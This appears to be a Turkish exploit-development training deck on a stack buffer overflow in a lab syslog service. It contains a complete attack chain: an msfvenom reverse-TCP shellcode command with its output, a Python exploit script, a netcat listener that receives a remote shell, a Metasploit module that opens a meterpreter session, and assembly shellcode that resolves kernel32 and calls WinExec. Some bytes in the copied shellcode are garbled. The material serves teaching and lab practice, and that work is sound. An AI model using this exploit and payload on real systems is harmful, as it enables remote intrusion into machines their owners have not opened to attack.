- Artık shellcode'umuzu üreterek payload'umuz içinde uygun yere yerleştirebiliriz.
- Hedef sunucudan reverse TCP shell almak için msfvenom'un üreteceği bir shellcode'u kullanabiliriz.
- Üreteceğimiz shellcode'un içinde kötü karakter bulunmaması için "-b" opsiyonunu kullanabiliriz.

```
msfvenom -p windows/shell_reverse_tcp  
LHOST=192.168.x.x LPORT=4445 -e  
x86/shikata_ga_nai -f c -b "\x00\x0a\x0d"
```



SHELLCODE

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.152.171 LPORT=4445 -e x86/shikata_ga_nai -f c -b "\x00\x0a\x0d"  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of c file: 1500 bytes  
unsigned char buf[] =  
"\xba\x32\xa5\x2c\xf3\xda\xdc\xd9\x74\x24\xf4\x58\x29\xc9\xb1"  
"\x52\x31\x50\x12\x03\x50\x12\x83\xda\x59\xce\x06\xe6\x4a\x8d"  
"\xe9\x16\x8b\xf2\x60\xf3\xba\x32\x16\x70\xec\x82\x5c\xd4\x01"  
"\x68\x30\xcc\x92\x1c\x9d\xe3\x13\xaa\xfb\xca\xa4\x87\x38\x4d"  
"\x27\xda\x6c\xad\x16\x15\x61\xac\x5f\x48\x88\xfc\x08\x06\x3f"  
"\x10\x3c\x52\xfc\x9b\x0e\x72\x84\x78\xc6\x75\xa5\x2f\x5c\x2c"  
"\x65\xce\xb1\x44\x2c\xc8\xd6\x61\xe6\x63\x2c\x1d\xf9\xa5\x7c"  
"\xde\x56\x88\xb0\x2d\xa6\xcd\x77\xce\xdd\x27\x84\x73\xe6\xfc"  
"\xf6\xaf\x63\xe6\x51\x3b\xd3\xc2\x60\xe8\x82\x81\xf6\x45\xc0"  
"\xcd\x73\x58\x05\x66\x8f\xd1\xa8\xa8\x19\xa1\xe6\x41\x71"  
"\xae\x35\x2f\xd4\xcf\x25\x90\x89\x75\x2e\x3d\xdd\x07\x6d\x2a"  
"\x12\x2a\x8d\xaa\x3c\x3d\xfe\x98\xe3\x95\x68\x91\x6c\x30\x6f"  
"\xd6\x46\x84\xff\x29\x69\xf5\xd6\xed\x3d\xa5\x40\xc7\x3d\x2e"  
"\x90\xe8\xeb\xe1\xc0\x46\x44\x42\xb0\x26\x34\x2a\xda\xa8\xb6"  
"\x4a\xe5\x62\x04\xe1\x1c\xe5\xeb\x5e\x86\x5e\x83\x9c\xb6\xb1"  
"\x09\x28\x50\xdb\xa1\x7c\xcb\x74\x5b\x25\x87\xe5\xa4\xf3\xe2"  
"\x26\x2e\xf0\x13\xe8\xc7\x7d\x07\x9d\x27\xc8\x75\x08\x37\xe6"  
"\x11\xd6\xaa\x6d\xe1\x91\xd6\x39\xb6\xf6\x29\x30\x52\xeb\x10"  
"\xea\x40\xf6\xc5\xd5\xc0\x2d\x36\xdb\xc9\xa0\x02\xff\xd9\x7c"  
"\x8a\xbb\x8d\x0d\xdd\x15\x7b\x97\xb7\xd7\xd5\x41\x6b\xbe\xb1"  
"\x14\x47\x01\xc7\x18\x82\xf7\x27\xa8\x7b\x4e\x58\x05\xec\x46"  
"\x21\x7b\x8c\xa9\xf8\x3f\xbc\xe3\xa0\x16\x55\xaa\x31\x2b\x38"  
"\x4d\xec\x68\x45\xce\x04\x11\xb2\xce\x6d\x14\xfe\x48\x9e\x64"  
"\x6f\x3d\xa0\xdb\x90\x14";  
root@kali:~#
```

SHELLCODE

- Msfvenom yaklaşık 350 byte uzunluğunda bir shellcode oluşturdu.
- Bu shellcode'u daha önce stack alanına yazdırdığımız 'C' karakterlerinin yerini alacak şekilde scriptimizi revize ediyoruz.
- Oluşturduğumuz shellcode çalışırken belirtilen stack alanının ilk bir kaç bytelik bölümünü eziyor. Bu durumun shellcode'u bozmasını engellemek için shellcode'umuzun önünde ("0x90") NOP instruction'larından bir tampon alan oluşturacağız.
- NOP instruction'ını etkisiz bir komut olarak düşünebilirsiniz (**XCHG EAX, EAX**).



SHELLCODE

```
Applications ▾ Places ▾ Text Editor ▾ Tue 14
Open ▾
#!/usr/bin/python
import socket

shellcode = (" \xba\x32\xa5\x2c\xf3\xda\xdc\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x52\x31\x50\x12\x03\x50\x12\x83\xda\x59\xce\x06\xe6\x4a\x8d"
"\xe9\x16\x8b\xf2\x60\xf3\xba\x32\x16\x70\xec\x82\x5c\xd4\x01"
"\x68\x30\xcc\x92\x1c\x9d\xe3\x13\xaa\xfb\xca\xa4\x87\x38\x4d"
"\x27\xda\x6c\xad\x16\x15\x61\xac\x5f\x48\x88\xfc\x08\x06\x3f"
"\x10\x3c\x52\xfc\x9b\x0e\x72\x84\x78\x6c\x75\xa5\x2f\x5c\x2c"
"\x65\xce\xb1\x44\x2c\xc8\xd6\x61\xe6\x63\x2c\x1d\xf9\xa5\x7c"
"\xde\x56\x88\xb0\x2d\xa6\xcd\x77\xce\xdd\x27\x84\x73\xe6\xfc"
"\xf6\xaf\x63\xe6\x51\x3b\xd3\xc2\x60\xe8\x82\x81\x6f\x45\xc0"
"\xcd\x73\x58\x05\x66\x8f\xd1\xa8\xa8\x19\xa1\x8e\x6c\x41\x71"
"\xae\x35\x2f\xd4\xcf\x25\x90\x89\x75\x2e\x3d\xdd\x07\x6d\x2a"
"\x12\x2a\x8d\xaa\x3c\x3d\xfe\x98\xe3\x95\x68\x91\x6c\x30\x6f"
"\xd6\x46\x84\xff\x29\x69\xf5\xd6\xed\x3d\xa5\x40\xc7\x3d\x2e"
"\x90\xe8\xeb\xe1\xc0\x46\x44\x42\xb0\x26\x34\x2a\xda\xa8\x6b"
"\x4a\xe5\x62\x04\xe1\x1c\xe5\xeb\x5e\x86\x5e\x83\x9c\xb6\xb1"
"\x09\x28\x50\xdb\xa1\x7c\xcb\x74\x5b\x25\x87\xe5\xa4\xf3\xe2"
"\x26\x2e\xf0\x13\xe8\xc7\x7d\x07\x9d\x27\xc8\x75\x08\x37\xe6"
"\x11\xd6\xaa\x6d\xe1\x91\xd6\x39\xb6\xf6\x29\x30\x52\xeb\x10"
"\xea\x40\xf6\xc5\xd5\xc0\x2d\x36\xdb\xc9\xa0\x02\xff\xd9\x7c"
"\x8a\xbb\x8d\xd0 added\x15\x7b\x97\xb7\xd7\xd5\x41\x6b\xbe\xb1"
"\x14\x47\x01\xc7\x18\x82\xf7\x27\xa8\x7b\x4e\x58\x05\xec\x46"
"\x21\x7b\x8c\xa9\xf8\x3f\xbc\xe3\xa0\x16\x55\xaa\x31\x2b\x38"
"\x4d\xec\x68\x45\xce\x04\x11\xb2\xce\x6d\x14\xfe\x48\x9e\x64"
"\x6f\x3d\xa0\xdb\x90\x14")

buffer = "A" * 136 + "\x3b\x10\x60\x50" + "\x90" * 16 + shellcode

s=socket.socket (socket.AF_INET,socket.SOCK_DGRAM)
s.connect(('192.168.2.13', 514))
s.send(buffer)
s.close
```

Shellcode

NOP Sled


REVERSE SHELL

- Son adım olarak Kali üzerinde NetCat ile TCP 4445 portundan dinleyecek bir servis başlatacağız.
- Bu hazırlıktan sonra exploit kodumuzu çalıştırarak reverse shell alabiliriz.

```
# nc -lvp 4445
```



REVERSE SHELL



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -lvp 4445  
listening on [any] 4445 ...  
192.168.152.1: inverse host lookup failed: Unknown host  
connect to [192.168.152.129] from (UNKNOWN) [192.168.152.1] 53093  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\BTRISK>
```

METASPLOIT ÜZERİNE EXPLOIT EKLEME

- Mevcut açıklıktan daha kolay faydalanabilmek için, oluşturduğumuz exploit kodunu metasploit üzerine ekleyeceğiz.
- Bu işlem için öncelikle örnek bir metasploit exploit kodu bulalım.
- Metasploit içerisinde bulunan kodlar Ruby dile ile yazılmış olup, metasploit tarafından özel olarak hazırlanmış kütüphaneleri kullanmaktadırlar.



METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
1  require 'msf/core'
2
3  class MetasploitModule < Msf::Exploit::Remote
4    Rank = NormalRanking
5    include Exploit::Remote::Udp
6
7    def initialize(info = {})
8      super(update_info(info,
9        'Name'          => 'BTRSyslog Remote Exploit',
10       'Description'    => %q{BTRSyslog Buffer Overflow},
11       'License'        => MSF_LICENSE,
12       'Author'         => ['Emre Karadeniz',],
13       'References'     => [[ 'http://www.btrisk.com'],],
14       'DefaultOptions' => {'EXITFUNC' => 'thread',},
15       'Payload'        => {'BadChars' => "\x00\x0a\x0d",},
16       'Platform'      => 'win',
17       'Targets'        => [
18         ['Tum Windows Isletim Sistemleri',
19         {
20           'Ret'      => 0x5060103B,
21           'Offset'   => 136
22         },
23       ],
24       'DisclosureDate' => 'October 29 2023',
25       'DefaultTarget'  => 0))
26     register_options([Opt::RPORT(514)],, self.class)
27   end
```

JMP ESP adresi

Offset değeri

btrsyslog.rb

METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
29 #Exploit isleminin tanimlandigi bolum
30 def exploit
31     connect_udp
32     exploit = rand_text_alpha(target['Offset'], bad = payload_badchars)
33     exploit << [target.ret].pack('V')
34     exploit << make_nops(16)
35     exploit << payload.encoded
36     udp_sock.put(exploit)
37     handler
38     disconnect_udp
39 end
40
41 end
```

Payload'u gönderiyoruz

Handler'ı başlatıyoruz

136 byte'lık random karakter, ancak kötü karakter içermemeli

JMP ESP atlama adresi

16 adet NOP instruction'ı

PAYLOAD

btrsyslog.rb

METASPLOIT ÜZERİNE EXPLOIT EKLEME

- Scriptimiz btrsyslog.rb ismiyle kaydediyoruz ve /usr/share/metasploit-framework/modules/exploits/windows/misc dizinine kopyalıyoruz.
- Msfconsole komutu ile metasploit framework'u çalıştırıyoruz.
- Kodumuzda herhangi bir hata olması durumunda msfconsole bizi uyaracaktır.

```
/usr/share/metasploit-  
framework/modules/exploits/windows/misc/ btrsyslog.rb
```



METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
root@kali: /usr/share/metasploit-framework/modules/exploits/windows/misc
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/misc# cp /root/Desktop/btrsyslog.rb ./
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/misc# ls btr*
btrsyslog.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/misc#
```

btrsyslog.rb script'imizi ilgili Metasploit dizinine kopyalıyoruz.

METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole  
[-] WARNING! The following modules could not be loaded!  
[-] /usr/share/metasploit-framework/modules/exploits/windows/misc/btrsyslog.  
rb: Msf::Modules::Error Failed to load module (windows/misc/btrsyslog from /usr/  
share/metasploit-framework/modules/exploits/windows/misc/btrsyslog.rb) due to In  
valid module (no MetasploitModule class or module name)
```

Eğer script'imiz Metasploit'in kurallarına uygun değilse yukarıdaki gibi bir uyarı görebilirsiniz. Bu durumda script'iniz yüklenmeyecektir.



METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
root@kali: ~  
File Edit View Search Terminal Help  
|  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
+ -- ==[ metasploit v4.12.34-dev ]  
+ -- ==[ 1594 exploits - 906 auxiliary - 273 post ]  
+ -- ==[ 458 payloads - 39 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > search btrsyslog  
[!] Module database cache not built yet, using slow search  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/misc/btrsyslog	2023-10-29	normal	BTRSyslog Remote Exploit

```
msf > |
```

"search btrsyslog" komutu ile script'imizi arayalım

METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
root@kali: ~
File Edit View Search Terminal Help
-----
exploit/windows/misc/btrsyslog 2023-10-29 normal BTRSyslog Remote Exploit

msf > use exploit/windows/misc/btrsyslog
msf exploit(btrsyslog) > show options

Module options (exploit/windows/misc/btrsyslog):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      514              yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Tümü Windows İşletim Sistemleri

msf exploit
```

"show options" komutu ile script'imizin belirlenmesi gereken parametrelerini görelim

METASPLOIT ÜZERİNE EXPLOIT EKLEME

```
root@kali: ~
File Edit View Search Terminal Help

--  --
0  Tum Windows Isletim Sistemleri

msf exploit(btrsyslog) > set rhost 192.168.2.183
rhost => 192.168.2.183
msf exploit(btrsyslog) > exploit

[*] Started reverse TCP handler on 192.168.152.129:4444
[*] Sending stage (983599 bytes) to 192.168.152.1
[*] Meterpreter session 1 opened (192.168.152.129:4444 -> 192.168.152.1:56103) a
t 2016-11-04 14:37:28 +0200

meterpreter > shell
Process 6596 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\BTRISK>whoami
whoami
btrisk\btr-1

C:\BTRISK>
```

RHOST parametresini hedef sunucumuz olarak belirledikten sonra öntanımlı payload olan meterpreter reverse TCP payload'u ile erişim sağlayabiliriz

EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

- Kullandığımız shellcode hazır bir shellcode, dolayısıyla shellcode'u belleğe yazma alanımız kısıtlıysa veya güvenlik çözümlerinden kaçınabilmek istiyorsak shellcode geliştirme yeteneğimizin bulunması gerekir.
- Shellcode derlenen bir kodun sahip olduğu pekçok avantaja sahip olmayıp belleğin hangi noktasında kendisini bulursa bulsun yolunu bulabileceği yeteneğe sahip olmak zorundadır. Bu da shellcode geliştirecek kişinin Assembly dilini bilmesinin yanı sıra bir uygulama belleğe yüklendiğinde proses ile ilgili oluşan belli veri yapılarını bilmesini gerektirir.



EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

KERNEL32.DLL MODÜLÜNÜ
BELLEKTE BULMAK

THREAD ENVIRONMENT BLOCK (TEB)

- Adım-1: PEB'in adresinin bulunması

0:000> !teb
TEB at 7efdd000

fs:[0]	→	ExceptionList:	0026f814
		StackBase:	00270000
		StackLimit:	0026e000
		SubSystemTib:	00000000
		FiberData:	00001e00
		ArbitraryUserPointer:	00000000
		Self:	7efdd000
		EnvironmentPointer:	00000000
		ClientId:	00001920 . 00001928
		RpcHandle:	00000000
		Tls Storage:	7efdd02c
		PEB Address:	7efde000
		LastErrorValue:	0
		LastStatusValue:	0
		Count Owned Locks:	0
		HardErrorMode:	0

fs:[30] →

0x30

EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

PROCESS ENVIRONMENT BLOCK (PEB)

KERNEL32.DLL MODÜLÜNÜ
BELLEKTE BULMAK

- Adım-2: `_PEB_LDR_DATA` veri yapısının bulunması

```
0:000> dt nt!_peb 7efde000
```

```
ntdll!_PEB
```

fs:[30]



0x0c

```
+0x000 InheritedAddressSpace : 0 ''
+0x001 ReadImageFileExecOptions : 0 ''
+0x002 BeingDebugged          : 0x1 ''
+0x003 BitField                : 0x8 ''
+0x003 ImageUsesLargePages    : 0y0
+0x003 IsProtectedProcess     : 0y0
+0x003 IsLegacyProcess        : 0y0
+0x003 IsImageDynamicallyRelocated : 0y1
+0x003 SkipPatchingUser32Forwarders : 0y0
+0x003 SpareBits              : 0y000
+0x004 Mutant                  : 0xffffffff Void
+0x008 ImageBaseAddress       : 0x01380000 Void
+0x00c Ldr                    : 0x77240200 _PEB_LDR_DATA
+0x010 ProcessParameters     : 0x002f2178 _
....
```



EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

KERNEL32.DLL MODÜLÜNÜ
BELLEKTE BULMAK

_PEB_LDR_DATA

- Adım-3: Modül zincir listelerinin bulunması

```
0:000> dt _PEB_LDR_DATA 0x77240200
ntdll!_PEB_LDR_DATA
+0x000 Length          : 0x30
+0x004 Initialized     : 0x1 ''
+0x008 SsHandle        : (null)
+0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x2f4cf8 -
0x2f5990 ]
+0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x2f4d00
- 0x2f5998 ]
+0x01c InInitializationOrderModuleList : _LIST_ENTRY [
0x2f4d98 - 0x2f59a0 ]
+0x024 EntryInProgress  : (null)
+0x028 ShutdownInProgress : 0 ''
+0x02c ShutdownThreadId : (null)
```

0x1c ↓



EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

KERNEL32.DLL MODÜLÜNÜ
BELLEKTE BULMAK

MODÜL ZİNCİR LİSTESİ

- Adım-4: Başlatılma sırasına göre modül zincir listesinin izlenmesi

1 0:000> dt _LIST_ENTRY 0x7724021c
ntdll!_LIST_ENTRY
[0x2f4d98 - 0x2f59a0]
+0x000 Flink : 0x002f4d98 _LIST_ENTRY [0x2f5230 - 0x7724021c]
+0x004 Blink : 0x002f59a0 _LIST_ENTRY [0x7724021c - 0x2f5118]

2 0:000> dt _LIST_ENTRY 0x002f4d98
ntdll!_LIST_ENTRY
[0x2f5230 - 0x7724021c]
+0x000 Flink : 0x002f5230 _LIST_ENTRY [0x2f5118 - 0x2f4d98]
+0x004 Blink : 0x7724021c _LIST_ENTRY [0x2f4d98 - 0x2f59a0]

3 0:000> dt _LIST_ENTRY 0x002f5230
ntdll!_LIST_ENTRY
[0x2f5118 - 0x2f4d98]
+0x000 Flink : 0x002f5118 _LIST_ENTRY [0x2f59a0 - 0x2f5230]
+0x004 Blink : 0x002f4d98 _LIST_ENTRY [0x2f5230 - 0x7724021c]

EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

KERNEL32.DLL MODÜLÜNÜ
BELLEKTE BULMAK

MODÜL ADI


- Adım-5: Modül adının bulunması

```
0:000> dd 0x002f4d98 + 20
002f4db8  77185bc4 00004004 0000ffff 002f59cc
002f4dc8  772448e0 521ea8e7 00000000 00000000
```

```
0:000> db 77185bc4
77185bc4  6e 00 74 00 64 00 6c 00-6c 00 2e 00 64 00 6c 00  n.t.d.l.l...d.l.
77185bd4  6c 00 00 00 14 00 16 00-e0 5b 18 77 5c 00 53 00  l.....[.w\.S.
77185be4  59 00 53 00 54 00 45 00-4d 00 33 00 32 00 5c 00  Y.S.T.E.M.3.2.\.
77185bf4  00 00 90 90 90 90 90 8b-ff 55 8b ec 51 51 83 65  .....U..QQ.e
77185c04  fc 00 53 56 8b 35 0c 02-24 77 57 81 fe 0c 02 24  ..SV.5..$wW....$
77185c14  77 74 31 8d 45 f8 50 6a-09 8b fe 8b 36 6a 01 ff  wt1.E.Pj....6j..
```

EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

BİR MODÜL İÇİNDE BİR FONKSİYONUN ADRESİNİ BULMAK



Fonksiyon RVA Adresi + Modül Baz Adresi = Fonksiyon VA Adresi

EXPLOIT SHELLCODE ÜZERİNE BİRKAÇ SÖZ

```
Shellcode.asm
1  [BITS 32]
2
3  kernel32_bul:
4  xor ecx, ecx
5  mov esi, [fs:0x30] ; PEB adresi
6  mov esi, [esi + 0x0c] ; PEB LOADER DATA adresi
7  mov esi, [esi + 0x1c] ; Başlatılma sırasına göre modül listesinin başlangıç adresi
8
9  bir_sonraki_modul:
10 mov ebx, [esi + 0x08] ; Modülün baz adresi
11 mov edi, [esi + 0x20] ; Modül adı(unicode formatında)
12 mov esi, [esi] ; esi = Modül listesinde bir sonraki modül meta datalarının bulunduğu adres InInitOrder[
13 cmp [edi + 12*2], cl ; KERNEL32.DLL 12 karakterden oluştuğu için 24. byte ın null olup olmadığını kontrol
   yöntem değil, ancak işimizi görüyor.
14 jne bir_sonraki_modul ; Eğer 24. byte null değilse kernel32.dll ismini bulamamışız demektir
15
16 push ebx ;Kernel32nin adresini stacke yaz
17 push 0x10121ee3 ;WinExec fonksiyon adının hashi
18 call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
19 add esp, 4
20 pop ebx ; Kernel32nin adresini tekrar ebx e yükle
21 push 0 ;calc metninin sonuna null karakter yerleştirmek için stacke 0x00000000 yazıyoruz
22 push 0x636C6163 ;calc metnini little endian formata uydurmak için tersten yazıyoruz
23 mov ecx, esp ; calc metninin adresini ecx e yükle
24 push 0 ; WinExec birinci parametre
25 push ecx ; WinExec ikinci parametre
26 call eax ; WinExec fonksiyonu çağrılır
27 push ebx ; Kernel32nin adresini stacke yaz
28 push 0x3c3f99f8 ;ExitProcess fonksiyon adının hashi
29 call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
30 push 0
31 call eax ;ExitProcess fonksiyonu çağrılır
```